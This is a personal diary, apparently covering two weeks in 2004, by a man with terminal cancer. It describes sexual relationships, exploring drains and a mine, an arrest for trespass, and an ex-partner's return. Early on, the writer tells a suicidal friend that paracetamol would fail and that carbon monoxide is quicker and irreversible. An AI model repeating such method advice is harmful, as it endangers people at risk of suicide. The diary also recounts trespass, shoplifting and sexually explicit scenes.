On sat7th, in the arvo it started pissing rain. In said rain I rode (surfed? jet-ski'd?) around to Turella to loan Soz my motorcycle for use in the Mardi Gras. Poor woman, it rained continuously for ages while they hung around in wet carparks being marshalled, checked, registered etc before the parade and her pillion wussed out. She came back a couple of hours early, fed me some poached eggs on toast (yumee!) and I rode out to the drain at Homebush (with a nice big dry warm room with lights too) to check how flooded it gets during serious rain. It gets seriously flooded. So I went back to Turella and while my socks dried out in the stream of hot air venting from the fan exhaust at the back of the cat webserver, slept in the cot with

the cookie manufacturer, who shagged me after feeding me chunks of cheese and chocolates and plying me with flammable jamaican rum. I drove out into the rain the next morning at 11:30am and got to Strathie at noon, Zyn awaited and I had to tell her that due to the idiotic rains the exploration wasn't happening, so she hired a room and we went up and I uh, got out of my wet things, and eventually, we shagged there, which was delightful, but ohhh, I'm feeling my age... I have now lived to hear, at the ripe old age of nearly 33, the phrase which falls, graceful as a pallet of tombstones upon every man upon whom it is dropped even in jest... `What's the matter old man, can't get it up?'

I can. It just takes more time than it used to. I'm not twenty and I shagged someone 11 hours before and I'm not a sildenafil-augmented life-support system for a hardon... though as far as career moves are concerned it couldn't be that bad. Evolution wired men to get up, get in, get off and get out, fast, which is no fun for the women. It's taken years to reprogram the dick (and it's not very bright - like the old saying goes, one eye and no brains) so that it stays up long enough for the kindly recipient to seriously enjoy it, but it needs a general change in attitude to achieve this control, and too much waiting kind of kills the stab of urgency which drives men, or at least drives me. Ok, so (quoting Greg Egan) I'm a pathetic hormone-driven wind-up toy. Ah, well, I can't complain, we did have some good shaggin'. And they make great coffee down at the Plaza.

No, She's right. Sometimes, it doesn't happen when I want it to. But let's get it in perspective.

In one of the most wrenching conversations I've had all year, it turned out, Zyn's been contemplating suicide, like I have. She's pretty sick. I've felt now the mets which speckle her chest like shotgun pellet wounds ever so slowly erupting from the inside out. She was, as the suicide statistics suggest, gonna stuff herself full of paracetamol but I said this'd just lead to her being found someplace sick as a dog and being whizzed off to get her guts pumped out, and that if she was seriously gonna do it she use CO or something fast, toxic as fuck and irreversible. She sorta implied she wants me to help and found myself stuck for words - I'm having enough trouble getting the gutz up to do myself. She also sort of implied she wouldn't do it while she and I were in the loop, which amounts to an unwanted, and sort of huge, responsibility for a life, a responsibility which I don't want.

Her mum sez it'd be good if Zyn did kill herself, which doesn't sound especially charitable.

-----

Sunday night I wrote amongst other things to the Dioscorean (a biochemist friend of mine doing a PhD at Stanford in the US) the following stuff:

There's this advert pasted up in bus shelters and on billboards all over Sydney at the mo. It's got this pair of female lips pointed at a telephone handpiece, and in large letters down the bottom of the adverts it sez

"There's a new treatment for cancer. Talking."

I know this is bollocks simply because I talk so much that if it was true I'd never get cancer in the first place. 8-)

I also know it's bollocks 'cos you can talk about it all you like and it'll take you out regardless.

But I think my wry sense of humour causes me to want to go get photographed in front of a billboard with this on it.

---

I also mentioned i was smitten with her in 1998 but never said anything 'cos she was in the loop with someone else at the time. She's taking a long time to reply to that.  
-----

Monday disappeared in a blur of trivia so mind-numbing I can't remember it now, tho I did acquire another server chassis and photograph myself in front of aforesaid billboard. My mum's dog is becoming adept at 'walking' my neighbour's rather more stupid dog, when I tie them at opposite ends of the same lead. How good is that - one can benchmark one's dog by seeing which one 'wears the pants' in a two-dogs, one rope situation.

Tues 9 I saw Zyn at the uni and we chatted a lot, again.

Wed:

In the early hours, heavy of heart, I unsubscribed myself from the Clan list, where Diode's been posting inaccurate calumnies which I cannot be arsed defending myself against, since it'd just give him more things to deny, obfuscate, or pretend to misunderstand. (Author's note: my unsubcription provoked a lot of grumbling amongst the remaining list users).

Marcin, at STUCCO, gets my climbing rack today. Partly sourced in Nepal, and the rest largely originating in the remains of the late Mullet's old rack, I climbed the delightful metaschists at Arapiles with it, and various sandstone walls around Sydney, and also some perilous manky conglomeratic garbage at the Grampians. I keep the karabiners, my rope, slings and harness. I wrote to Joss there are many memories in those battered chunks of alloy... hexcentrics, chocks, old rigid-stemmed Friends (what are now called self-loading cam devices). Having them in my hands reminded me of the smells of eucalypt kino, the wet earthy smells of disturbed moss and sun-baked rock one is enveloped in as one scales the walls, with bleeding hands, aching arms, doing the calculus of survival as one heads up a rockface.

In the eve I went down a drain at Rockdale, which starts under the Holden dealership and ends adjacent to the railway. Nice shape changes and size and materials variations (I've never seen a spiral white plastic tunnel 1.8m diameter!), and only a 10 min bike ride from Blakehurst! Four other people came with me, their first formal expedition. It makes me happy to see other people getting the same buzz out of drains that I get.

The cookie manufacturer thinks she has mononucleosis, which is to say, EBV. I'm surprised she didn't get it already, years ago. I'da worried about this but I got it in 1984 and one never loses

it. EBV likes to make you sick if you happen to be immunosuppressed, which is a bugger, 'cos in the later stages of my remaining life either my tumors (in an effort to hide themselves from immunosurveillance) or the cytotoxic drugs I might use to try to kill them, will immunosuppress me. I'm not sure she does have EBV, since some of the symptoms are missing. Her doctor is really not clued in with molecular data either. Joss sent me an email saying she wanted to shag me the moment she got back to her old's place upon arriving back in Sydney. This is, actually, tactically messy since her place = her mum's place, and as far as I can tell Joss' mum still thinks Joss is married to Azza in England, and as far as I can tell as I write, so do I. I think it would be pushing the limits of chutzpah to go to someone's house and shag their married daughter about an hour after they'd got through customs. But I guess I push these limits a lot already.

Thursday. 11th March. I thought it was wednesday all day until just now. I've gotta change the chain on the motorcycle and get it re-registered. I'm gonna ask for odd teeth on the back sprocket and evens on the front, so the positional permutations are larger and the system will last longer 'cos wear will be spread across the whole drive train and not concentrated on one point. Only weirdos, mechanics and pure mathematicians know this. I am not a mechanic or pure mathematician.

I got an email from Joss about her uxorial status and what her oldies knew of it - she has evidently mentioned to them that she and her UK hubby have parted ways. It appears Joss wants to jump my dying bones when she gets back, which apart from being a great thing, IS gonna scramble my heart a bit - monday might well be a day smeared with carnal secreta, but will definately be stained with salty lachrymation and the snot of emotional turbulence from my position. I kind of expect she sees that a lot, I know from first-hand experience how easy it is to become smitten with her. She's as old now as I was when we were first together. We loved each other for a while, a couple of years ago, and then she peeled herself away from me to marry a bloke on the other side of the planet. It's her life, I told myself, it's not my right to chain her to me, for the joss in a monogamous cage is not the true joss. I missed her like hell but kept my trap pretty well shut, and thought Azza had suddenly become the luckiest bloke on the planet.

She popped back to Oz for a short visit last year. She was also sort of angry last year at the whole sitch when she visited and I wouldn't shag her 'cos she was married then. Don't get the idea I'm gonna crap on about the self-righteousness of that decision, she still made me pointy, as she does now, and I might have, but I was mainly just too burnt to get close to her again only to know she was gonna get flung down another runway and out of the country and outta my life again.

Pilot : Say, we just sucked a barely airborne humanoid into engine No.3!  
Co-pilot: Oh, yeah. That'd be Icarus... shouldda got a real pilot's license.

--

All is fair in love and war because from a gene's perspective love and war are two sides of the same thing. Someone once said wars don't decide who is right - they decide who is left.

So now she's coming back, and I never thought she would. But I'm truly\_ruly dyin' anyway, what a fuck-off! She reckons she's coming back because she loves me and I'm prepared to believe it, 'cos I'm moth to flame with a gallon of AvGas and oh, I dunno, I do trust her, but the egotistical suspicion lurks at the back o' my head that she has returned here, instead of stayin' in England and hooking up with someone else there, solely because my metastatic circumstances have forced my hand. Fuckin' cancer. Well. If carking it causes old dear friends to come back to live near you, I guess you should be grateful to yer disease.

A cynical bit of calculus occurred to me a day ago. I'm living my remaining life to the limit, and getting more shaggy than I ever thought possible, and I think it's mainly 'cos I'm going around telling people I'm dying. Doubts about this claim are instantly dispelled by the significant scar up my frontal axis.

But suppose I wasn't legitimate... say, had paid to have installed a slash up the middle to which I could append, and legitimate, stories of impending mortality... and then after walking around for a couple of years saying I had a biological Damoclesian sword growing within me, be miraculously cured. It's a tactic I'm sure a bunch of men would have figured out before I woke up to it.

I wonder to myself, what is she doing in Oz again, why is she here? I'm on the way outta this human condition, and to me she's another reason to stay, another person to think about causing anguish to if I conclude it's time to shut myself down. Ahh, but I'm gladder about her return than I'm prepared to admit to myself here on the glowing green screen. I like her enough to use her real name here. Names have been changed to protect the identities of various people throughout these rants, but Joss, bein' a smidge closer to my periosteum than most, cops the scourge of actual identification. I dunno what this means, actually. I once painted her under a psued' but I can't now.

Oh, to see the world portrayed in a domestic insect electrocutor... I fixed the bug zapper last night, it developed a carbon bridge between the grids (lowers the inter-grid voltage), so I chopped it out and replaced it with a chunk o' silicone (do not test with shields off, HV will kill you). It's actually something of an ecosystem to itself, a high voltage, argon-lit charnel-house drawing in all aviators who can sense its ultraviolet fluoro lure; the tiny, blasted, corpses oscillate at 50Hz in the electric field which shocks them so violently the little scales on their wings waft upward like dust with the blue smoke which used to be their guts. I have looked at the insect zapper and my understanding has been transformed - the truly clever spiders build their nests under the electrified grid, so as to the reap the dead rain of barbecued insectoid manna which falls, smouldering, from the heavenly kilovolt-energised grids above.

-----

March 12. Drivel. I put the dog in my backpack and motorcycled down to the motorcycle shop for new brake shoes, chain, front'n'back sprockets. Motorists behind me smiled at the doggie as she looked back at them, peeking out from the lid of the pack. They put the axle bolt in backwards, I noticed later, and they duly reinserted it the right way around when I mentioned this to 'em, free of charge.

I came back later and brought the doggie home, to discover the dumb-as-a-housebrick, noise-nuisance, beagle from next door in our back yard. It was pretty cranky about something... it snarled as I went to pick it up and return it over the fence, so I put my motorcyclin' gauntlets back on and tried again, whereupon the fucker curled and sunk its teeth through my shirtsleeve and into my left arm. I changed grip from `considerate' to `arms extended, hands around its neck, and could care less if animal is strangled' and dropped it, snarling, back over the fence. Superficial wound, no anaerobics, so I've been lucky. Drowned the bleeding skin in iodine. People asked me later if that was a love bite. Which, if you think about it, is a pretty offensive question if I assume people know the difference between the bite of a dog and a human, but evidently people do not. No. I date within my own species, actually, despite what previous dog-fucks-leg stories might suggest.

I nailed up the missing fence planks, said doggie perfectly friendly again. I popped back over the fence and cleaned and realigned the coils on the 2.4GHz helicals I'm gonna install at STUCCO. Lovely aerals.

I caught up with Lias at the Piccolo on Kellet St in the 'Cross. Fuckin' smokers. He's the same as I remember him, thoughtful and wryly grim. Has moved in with a woman in Bronte who is into organic essential oils, which she said in a way which I immediately knew meant she didn't know the difference between an organic and inorganic material. Montmorillonite an \*aluminosilicate\* dear, it contains no carbon, it has no metabolism, it's not alive, it never was alive. It's not organic despite what the label says. Lias is an OK dude. When the collapse comes, he's gonna be ready. He's a funny chap actually... he's keeping himself healthy shoplifting vitamins from supermarkets, the way he looks at it, it's pharmo corporate-sponsored free health care. He's doing a tourist video about hitching rides on express goods trains to Melbourne, the Lias way, which consists of running as fast as ya can, grabbing on, slingin'a hammock between two bulk freight carriages, then lying in it for eight hours and watching from the train at 150km/h as it overtakes the cars on the freeways adjacent.

\*sigh\*

Ya gotta laugh. I got some spam today. Subj: "Predator, start smoking today!" Well, I did go to the Piccolo last night, which is (cough) a good initial effort.

Sat 13... I got an SMS very early this morning, feen, milsy taff and me are gonna do that fuckin' novocastrian anthracite mine, but on sat night, which is when Zyn and I were gonna get a room and test the mattress. You can guess which one I chose... and she's not very happy about being gazumped.

I got a phone message from dad, some woman rang up, I had no idea where the number was, googled the prefix and found ... Alstonville? Up near Lismore. I rang it, got a voice message and Kath rang back... arr, she's in Alstonville now?! Anyway, it turns out her boyfriend makes coffins for a living and apparently there's laws that say you can't buy them in advance! What a load of fuckoff! Well, I guess that's another project - I can rob the funeral industry of about a grand if I build my own casket. (Hmmm... that's why a circular saw will also be useful). I imagine there's templates on the 'net for that. Or I could dive their dumpsters.

"Art is for the filthy rich and for their noble fucking minds 'cos they're the only ones with any fucking time to go to all the galleries and all the restaurants to dine, while all the grotty working class are workin' down the mines."

-TISM -The Art/Income Dialectic

5:10am Monday 15.. well, the mine was amazing. Difficult to access, and with the usual Clan logistical fuckups and delays the six of us got into it at 2:15 Sunday morning. The faintly sour tang of coal reminded Taff (a Welshman) of the olfactory signature of his homeland. A LOOOONG way down a steep incline cut into the stratigraphy, with a railway and a conveyer in it, you eventually get to a fork which is one's main access. From there it goes off in all directions for kilometres, through airlocks, blast doors, past more railways, control rooms (lots of porn in the cupboards), meal rooms, machinery stations full of various nonfunctional tools abused and destroyed in imaginative ways, fuel depots, transformer stations, various mobile, blast-proofed, diesel machinery built out of plate iron, solid rubber, etc etc. We only explored a tiny bit of it. The walls are painted white so you can spot spall in the gleaming anthracite, and the cielings are bolted together with steel plates to stop the roof collapsing... this hasn't worked everywhere. Hummming 'lectrical equipment is invariably housed in metal boxes and blast-proofed. We were in a part of the Wzyee seam then the Fzassifern seam, both of which were being longwall drift mined by fifty-six tonne mining machines which mowed slices out of the earth dozens of metres across and hundreds of metres along. Eventually the coal gets tossed in a crusher and conveyer-belt transported to the Valez Poynt power station. They're gonna mothball the mine now, backfill it with nitrogen (reduces methane seep and prevents fires) turn off the pumps and brick it off for ... well... who knows. Until it all floods? Subsides? How many people never see these trapped layers of inky blackness which by some strange quirk of mathematical cancellation, when burnt, repel the inky blackness of night, keeps everyone's electric lights lit?

(Coal, by the way, is electrically conductive, so we were in a big long complicated waveguide array... you could do some interesting RF experiments there. Only geeks think about that sort of stuff.)

Undiscovered, we got out at 5:30am and went back to Sydney sans the expected fines and gaol terms we would get if we were caught down there. Very happy but very tired, I got home and collapsed into a dead sleep.

I got just a bit of kip and awoke later, showered off myself the coal dust which hadn't rubbed off on my bedclothes, and read Lehninger... in 1965 he wrote that proteins have more information content in them than DNA does per unit length.. 1965!! WOW! I figured this out for myself in 2002 so it's good to know I'm not a nutcase for thinking it.

Whizzed into Stucco to give 'em my RJ45 crimpers (they're very happy their old harddisk works), had beer and a chat with Safa and the cookie manufacturer (we have some very rude conversations, about topics ranging from the fine art of vaginal fisting and how many people I am shagging and wether or not particular DVD porn is any good), then went back to the IceCream factory and built a machine for Garcondumonde who's an English chap with some arm of the UK Indymedia crew. Then after harvesting some uh, abandoned aluminium sheet (it had something about a 50 ZONE on it) en-route to the parentals, built another machine into a chassis made of an abandoned computer case, some aluminium chequerplate and an old steel No Trespassing sign left to rust in the bushes on some land owned by the Water Board.

<geek>  
Bloody hell Adaptec SCSI BIOSes annoy the shit out of me. SCSI is great but arrrr, why does it have to take the boot process over by default... can't it just be invoked by modprobe when I want it like the AHA152x on the Dell Latitude P75 port replicator? Grrrr... NCR, who are usually a bunch of fuckheads, got it totally right with their unobtrusive 53c8xx.  
</geek>

Anyway, it's 5:30am now as I write. Joss has been sitting in a tube of jet-propelled metal, moving at high velocity, couple of km above the earth's surface for the last 20 hours or so. I'm gonna go out to Mos Eisley, er.. Kingsford-Smith airport and greet her, with her Dad.

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Thurs 18: In background I'm ripping Asian Dub Foundation but that's cos I said I'd dupe it for Nomes to get around this stupid copy control stuff, not 'cos I especially like the music. The rant subsequently attempts to compress a lot of stuff into a few lines and there's a lot of chronology out-of-sequence errors 'cos everything's a bit of a blur.

I got out to the airport Monday morning through surprisingly early feral traffic, and met Keith in the crowd at the international terminal. Initially when I got there, lots of hotel dorks in suits stood around holding up signs with names on them and I thought I'd stand in front of 'em for better crowd contrast (I wore a singlet and camo slacks and boots and a black floppy velvet Dr Seuss hat) but this just resulted in a bunch o' security boofheads discreetly appearing behind me. Keith and I nattered about some emails of his which didn't make it to me, concerning CDMA coding methods, and Joss walked down the corridor pushing a trolley full o' junk and waving at us. It was very good to see her again with my own four eyes, 'cos oh, ya know, I didn't think I ever would again.

We rolled out to the carpark and she got in the 4wd with her dad and they drove off to Balmain as the dawn fractured the clouds. I snuck out of the carpark through a gap in the bollards.

We met up at Darling St, met Jude and Sophie and Joss' mum and whoever else was there, Joss and I just hugged a lot and chatted and ate some food. I have vague, pleasantly confused, memories about her shagging me stupid while both of us, either jetlagged or sleep deprived were in the process of incompletely attempting to get some kip. I was pretty shattered later in the arvo, and then we shagged again, which was unexpected and delightful too. Words for it aren't gonna work so I'm leaving them out. I'm still wrapping my head around it all now. I think these were the shags ya have when you haven't had time to think about it all.

I'm not really sure but I think it was sometime on monday arvo that I did the snot thing. I've not held anyone like I did and just seeped hot salt out of my eyes, nakedly clinging to Joss, arms aching, and doing that shaking and sobbing which happens when there's a couple of years of i-missed-you and im-thrilled-to-see-you-again and theres-so-much-we'll-never-say, and also a load of oh-fuck-do-i-HAVE-to-die that needs to leak out of your head. Well, MY head. I was too broken up to even think about a shag. She enveloped my torso, warm and soft, reassuring, wrapped around me like an very old cashmere jumper I liked to be in and wore until it wore out, I felt a lot of emotions churning in my guts, the names for which I don't have. Pain isn't one of them. Mainly relief, reassurance, a feeling of being ... where I am meant to be.

For as long as I can remember, maybe I've never cried like that. I dripped tears off my cheeks which landed on my chest and thighs and dick and on Joss who also wore a lot of my teary snot after a while. I'm almost getting snotty remembering it. I can't remember what I said and maybe if I did I wouldn't have the guts to write it here.

Tues arvo I left Toad Hall and rode out to Parramatta. You can look up the rest of the day's events in the NSW Police records.... it was totally refuckingdigious! Basically, Purple Death Faerie and I were spotted goin' in the drainage grate by some cleaners, who called security, who called the cops, who called progressively higher and higher level cops, who probably called oh, I dunno, whatever god cops worship, and by the time PDF and I got out of the drain (after spending about 2 and a half hours wandering around and/or singing Tori Amos and Beach Boys in the delightful echo chamber) there were about thirty cops waddling around the entry grate. Some female constables picked us up off Hill Road 'cos we spotted them near where we got in and decided to walk the long way around to avoid 'em (which obviously didn't work). I spun 'em some crap about having dropped keys in the drain 'cos I was sort of embarrassed telling a couple of female cops I was angling for a shag in a drain, not 'cos I'm ashamed to do that sorta stuff but 'cos, well, it's none of their business. They stuck us in lockup vans (I've always wanted a ride in a police car ... and I did it while not wearing a seatbelt either!), drove us around to Faerie's van, let us get our IDs and searched it, then drove us around to the drainage grate where we got in. They asked me out of the van where an angry short cop (Taylor?) snarled at me, "What the fuck were you doing in there?" I told him the truth, I was down there

for a shag, didn't shag, ended up wandering around and then sat in the room singing and talking. He asked what I did for a job and I said I was a computer geek and I taught people how to program at UNSW. He said I was listed in their cop database as some kind of activist. I said I did some firewall stuff for TWS and FOE and helped run an ISP called cat but I didn't go to demo's. He asked me if I knew anything about something called the DSP and I said uh, digital signal processors? and he yelled 'Oh bullshit!' loudly and told me to get in the fuckin' van. I found out later this was a reference to the Democratic Socialist Party, whoever that is. They emptied my pockets on the bonnet of the wagon and locked me in the back of it.

I waited in the van for about three hours while they arranged for an explosives and firearms labrador to come and sniff me. When it got there it exhibited absolutely no interest in sniffing me even when the handler grabbed it by the scruff and shoved it at me. I watched through the steel mesh as lots of cops waddled around talking on cellphones... dog handlers, overall-clads, plainclothes detectives, uniformed dudes with various quantities of braids'n'shit on their lapels, and super-duper-intendant cops which were sent down from the district command. Some of them do this muscle-strut walk which suggests there's a piece of LEGO or something stuck under their armpits and between their butt cheeks but maybe this is just the overalls or something. Why so many cops I wondered to myself?

Eventually they took us to Auburn station where we found out we were under arrest (when I asked). They didn't say what for. They took all our stuff and put it in lockers, asked us a bunch o' stuff, then locked us in these cramped little cells until the detectives got around to interviewing us.

So I didn't make it to Jude's 21st 'cos I was locked up in a brilliantly fluoro-lit, somewhat chilly, perspex-walled fuckin' gaol cell too narrow to lie down in without bending my knees, waiting to be fingerprinted and photographed for trespassing in a tunnel. There were no signs saying we shouldn't be there, and I broke no locks, scaled no fences, and I even shut the grates once we'd been through. They let us go at about 1am. We got all our stuff back. We ate chicken kebabs and read our bullshit charge sheets, which are littered with typos and spellos (like I should talk) and got a cab back to the Faerie van. We have to go to court on April 8th. PDF was very, very cool about it, and displayed considerable savoir-faire in the face of such police idiocy as, for example, their asking her to remove her incredible mass of hair, wire, rope, braids, beads and drain cobwebs from off of her skull.

Zyn's sending me SMSs which suggest she's feeling a certain amount of neglect. I couldn't answer one of them for 9 hours cos I was in the slam without a fone. SMSs are kinda dangerous, their forced brevity can impart to a message a sort of brusque aspect it really doesn't intend.

I got an no-spaces SMS from Joss (you pack more data in that way, she correctly points out) saying she hoped all was cool and I SMS'd her back saying what happened but this was amusingly to her mother's cellphone. Joss wrote a file to me later saying that she was worried about me drowning or committing suicide.

Nope. I did chew the back of PDF's stubbly skull a bit (she likes it and sez I chew her skull better than anyone else) and get yelled at by tubby cops and have nine hours of my life flushed down the toilet while penal paperwork (it sounds as masturbatory as it is) was done but no kinky sex'n'death.

So I'm up on Section 4 (1) (a) of the Inclosed Lands Protection Act, specifically the bit which sez I am a person who entered inclosed lands without consent of the owner/occupier or person (s) apparently in charge of those lands (which is why the detectives hammered that point in the interview). For heaven's sake.. the olympic park authority maintains a website saying 'come and play in our park' . . . well, we \*did\*. Look what it got us.

I checked it out on AUSTLII and if, as I suspect, they slap me with 10 penalty units, I'm up for a fine of \$1100 bux and a criminal record. Which will also probably result in the cancellation of my explosives license (which might be a good thing, in some scenarios). Unless someone finds some anti-terrorist legislation to exemplarily fry my arse in, in which case I can expect to die of cancer in the slam once I'm convicted. Sux. Oh well. I know I'm not gonna be in for an inordinately long time. Naaah. They really know I'm not that risky, I keep telling myself - they let me go with no bail.

{The Penalty Unit is an interesting monetary concept in itself. A house in Sydney, at \$360,000 for a cheap one, is worth 3272 penalty units of \$110 each. You've gotta do a really long sentence in the office cubicle to earn yourself a place to live in Sydney. That we have penalty units at all is classic negative feedback, can't we have a judicial system which rewards people when they do good stuff? More carrot, less stick?}

I guess all in all it's better than being mid-shag in a drainage tunnel only to have a trigger-happy cop yelling at you at gunpoint, while his snarling attack rottweiler bites yer balls off. It turned out the reason the place got such a massive response was 1) a few daze ago some fuckheads blew up a lot of bombs on trains in Spain and 2) the cops were holding some sort of police anti-terrorist convention in the stadium above the drain system we were exploring, in the wave of terrorist paranoia which followed. So the huge response was a belated attempt to minimise the quantity of egg on the face of whoever was doing the security logistics for the conference, who must have looked like a bit of a dickhead if they left a lot of police brass vulnerable to the drain explorative antics of a two-legged tumor and a walking life-support system for a carnival of hair extensions.

Come to think of it, if my name was Ahmed and I had brown hair and a tan they'da probably just shot me on sight anyway.

Faerie drove back to Lidcombe where Kev greeted us on arrival. Kev appears to be a complete space kadet. He's taken eight months to fail to fix PDF's RAID array and is crashed, like her computer, in her place at the moment cooking up an AVO against the mother of his child before she cooks up an AVO against him. Happy days.... not. I think he's running more than a few cycles/second short of a kilohertz.

Back at the oldie's place, I slept. Mattresses are better than lino cell floors and scratchy brown wool blankets. I woke up and walked the doggie and liked a lot that I was able to walk around a free being. Not cancer free, but free of the crushing, immobilising encumbrance of several hundred tons of cop-infested ferrocement police station.

I drove to Mabel's to slap Knoppix on her poota but xmms wouldn't read the damned files on her WinFAT98 partition. The two-day-old pizza in my pack smelled funny and was getting a bit hairy, but went down very well and I'm surprised it didn't make me sick later. With this stupid filesystem format failure under my belt I went back to Joss' place. I had a shower and we went down to Elko' park to the cliffside where the pred/joss thing started in earnest, years ago, one night on the sandstone cliffside in November 2000.

I went around to Lias' on Wednesday night, he gutted a trevally and did a damn good job on it with some ginger, garlic, lemon rind and pepper. His girlfriend has finally got the idea that I'm seriously clued up about extraction methods used to get the essential oils on her shelf and has stopped throwing the word 'organic' around with such casual abandon. Last time she dropped it, it earned her a five-minute rant about C12/C14 isotope analysis and time-of-flight mass spectrometry as used to determine the synthetic or biochemical origin of, say, a molecule of vanilla - a rant which, delivered incorrectly, could bore a slab of concrete to death. I do it right 'cos it's interesting and useful, I think she \*got it\* - weigh the fragments and you can figure out if a plant made the thing recently or if it originated in a petrochemical trap (all the C14 has turned into C12 in ancient oil deposits) half a billion years old.

I went back to ToadHall and tried to get some kip. What I ended up doing was lying there not knowing if I should or should not sleep, since my clock was sort of askew from the previous night's fun in the cells and oh, you know, ya lie next to naked women and sort of naturally want to carnally disturb their slumber, but they might wanna sleep. I eventually got up and inhaled Keith's textbook on communications satellite engineering which was pretty interesting actually, I like the aerial design and travelling wave tubes and some of the nice comms maths about average error magnitudes and various other wacky things to do with orbital stabilisation.

The odd thing was, in the morning dawn, Joss asked me (she really doesn't need to ask me, but she did anyway!) if it was ok if we didn't shag for a while (a while, by the way, might mean anything from half an hour, to forever, so I was sort of on tenterhooks). The ask was pretty surprising, and part of me felt a bit stung about that and I reluctantly (I have to own up to really enjoying sharing shags with Joss, and I kinda wanted to know why she didn't want to shag me) said, yeah, it's ok, the usual anticipatory early-morning half-hardon rapidly shrinkin' into my bod and a faintly frustrated angst replacing it. The last thing I want is for her not to be happy about shagging and guilt-trip her into doing it. Ah, it's OK, she knows that one of the advantages of nonmonogamy is that we can all get shags elsewhere, but I sorta, I dunno, I'm starting to lower the shields a bit, which I had to put up when she skipped Oz a

couple of years ago, and feel a bit more exposed. I wasn't especially cool with it, until she clued me into why she was making the request.

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Joss is back. Joss is back. It keeps rattlin' around my head. I know that other people will be walking around with Joss is Gone rattling around in their heads. I remember what that soundtrack. It sucks. England will be resonating with it.

I had faint suspicions she'd come back but I really didn't know. I sorta hung onto them the way people hang onto a broken thing they don't know how to fix, and which maybe nobody knows how to fix, but upon which they can't bear to relinquish their grip.

But she did come back to Oz. Apparently, at least partly for me. I am feeling pretty humbled by this, ya know, I wouldn't go OS for anyone, including even for myself, even to save my own life. So ok, I'm cool with it now, really.

I've asked Joss some pretty ugly questions. Like, did she want to feel the lump in my neck (and her fingers recoiled from it when I put them upon it). Like, does she have the guts to watch me die? I didn't have the guts to ask her, or to impose on her, the wish that she be around when I'm really about to hit the end. She's seen the slash now and I think it's sunk in a bit more.

"Isolation, rows and rows of cars,  
Isolation like, Jupiter and Mars  
Staring faces, set in celluloid,  
Welcome to the late show - starring Null and Void.  
Complications. Things get in the way.  
Sweet sensation, of knowing you are near and not too far.  
You and I, You and I, You and I  
Arrow through your heart  
Catch a star.

-Men At Work (Business as Usual, 1981)

{Diamond never wrote very much about how his wife Nigella was handling his impending death. I don't have a wife and nor does the concept appeal. But oh, I dunno. As far as other people go in my life, she's pretty significant. Maybe they had lots of conversations about his disease progression but they were too raw to go in the book.}

It's messing her up more than it's messing me up, which is maybe because, here, in my it-feels-normal body, thoughts running on a neural net momentarily camped in the metabolic eye of the onco-illlogical storm, is able to delude itself about the severity of the maelstrom building up a few membranes away. Taking Orson Wells entirely out of his War of the Worlds context - everything seems so serene and tranquil. We were in the Powerhouse museum and had spent a few hours rubberneckin' at fuckin' huge centuries-old steam engines, trains, aircraft, pottery, adverts for the Literary Machine, ancient bellemnoid fossils in the wall tiles, and suchlike and I found her standing tearfully amongst the exhibit. She didn't want to look at me. She was kissing me a lot. She feels this pain throughout her, it radiates from her

chest and perfuses her arms and legs. I dunno if she deliberately chooses my left collarbone, like she's trying to kiss me better. She'd watched me disappear out the end of a corridor and had this flash, she said, about me leaving and her being alone. Read: without me. Ok. But she'll never be alone. That doesn't mean I'm gonna haunt her, cos I am not gonna be a ghost, since there's no such option and that's sort of stalking anyway. No, I just mean, she's a cool, interesting woman of considerable depth and complexity and these things are attractive human characteristics, so she'll never be alone, really. I'm not the only crazy fish in the sea.

I don't know what to make of her telling me she won't leave, since the freedom to leave is one of the things which makes our relationship so visceral - nobody's chained down so people hang around ONLY because they like to be there. When she decided to go OS I didn't try and stop her tho it hurt like hell to know she might not ever come back. It was tolerable because I thought she might, might, just maybe, come back, but then it occurred to me that I would run away. To protect myself from being reminded of her disappearance outta my life. Turns out, in some senses, I am running away, but she's not even gonna have the comforting luxury of holding onto the idea that I'm ever gonna come back to her. I feel like a prick, in some ways, even if I'm blameless for the impending absence I'm gonna cause. I can't really help being dead soon, medical blades drugs and nukings notwithstanding. Soon is a relative and treacherous term.

Arr, hugs are reassuring but they can't fix this. Oncology aside, everything else is inexorably going to shit too. I was standing with Joss in the hall where the turbines used to be, where the mighty cylinders, pistons, boilers, of Newcombe and Boulton/Watt engines, rotors and stator armatures of Parsons generators, and all the rest of the exhibits, lay silent, frozen iron at the end of its working life, and caught myself thinking, so how are people gonna start these things again in the future when all the easy coal has been won, when all the cheap oil has gone? Here's the scoop, fresh off the icy presses of thermodynamics - they ain't. That some of the exhibits were broken was kind of ironic. I often get that feeling in museums and it follows me outside and I look at the cars and the buildings and the people and everything else and imagine it dead, fuel gone, lacking any of that cheap energy which enables them to do what they do.

We left the Museum. En route we dropped in at Toad Hall and Joss photocopied the bit of my charge sheet that says:

"Prisoner states that he has renal clear cell metastatic carcinoma and believes he has only 1-2 years to live."

(they took a long time to spell that correctly) She's blu-tacked it to her bedroom wall.

"Are you recieving treatment?" [N]

I remember the cops on the desk asking why not and my telling 'em it doesn't matter a rat's arse what I do. Just another day of disasters and ruined lives in cop-land, I guess.

Prisoner. Yeah man. I can laugh at that word 'cos it's really ironic to be on death's row anyway regardless of what the dude in the magisterial wig hands down on April 8th.

And it doesn't matter what I believe.

We dropped around to Soph's place in Enmore, where some acquaintances of mine, monopod Cremmo and James and Pig are living while their landlord decides wether or not to demolish their house. The crew had a good giggle at my charge sheet. I hadda go off back to Blakehurst for dinner, and before I'd togged back up in me leathers'n'shit Joss breathed into my ear that she'd like to take me to bed... this not twelve hours after she told me she'd prefer that we didn't shag for a while. I can't figure it out. I put it down to Hungerford's Second Law. Heh. Within a couple of hours of piss'n'porn she was putting the moves on Cremmo (the name doesn't sit easily, he's certainly not the yobbo ocker the abbreviation implies) and by weekend she'd jumped his ... well, I don't know exactly what. She isn't sure if Cremmo'd be happy for me to know yet. She told me this over the fone and I am proud that she feels comfortable enough to do so. As for her shagging someone other than me, I love it and I'm thrilled for both of 'em. Catchin' up for lost time, go go go girrrl! If I was in the room I'd probably be too busy cheerin' her on to join in.

I chewed up friday morning in a haze of paperwork re-registering the 'cycle. Bollocks. Roughly \$1/day for a year and most of it's insurance and tax.

I spent most of the fri arvo and the next day at Joss' place.

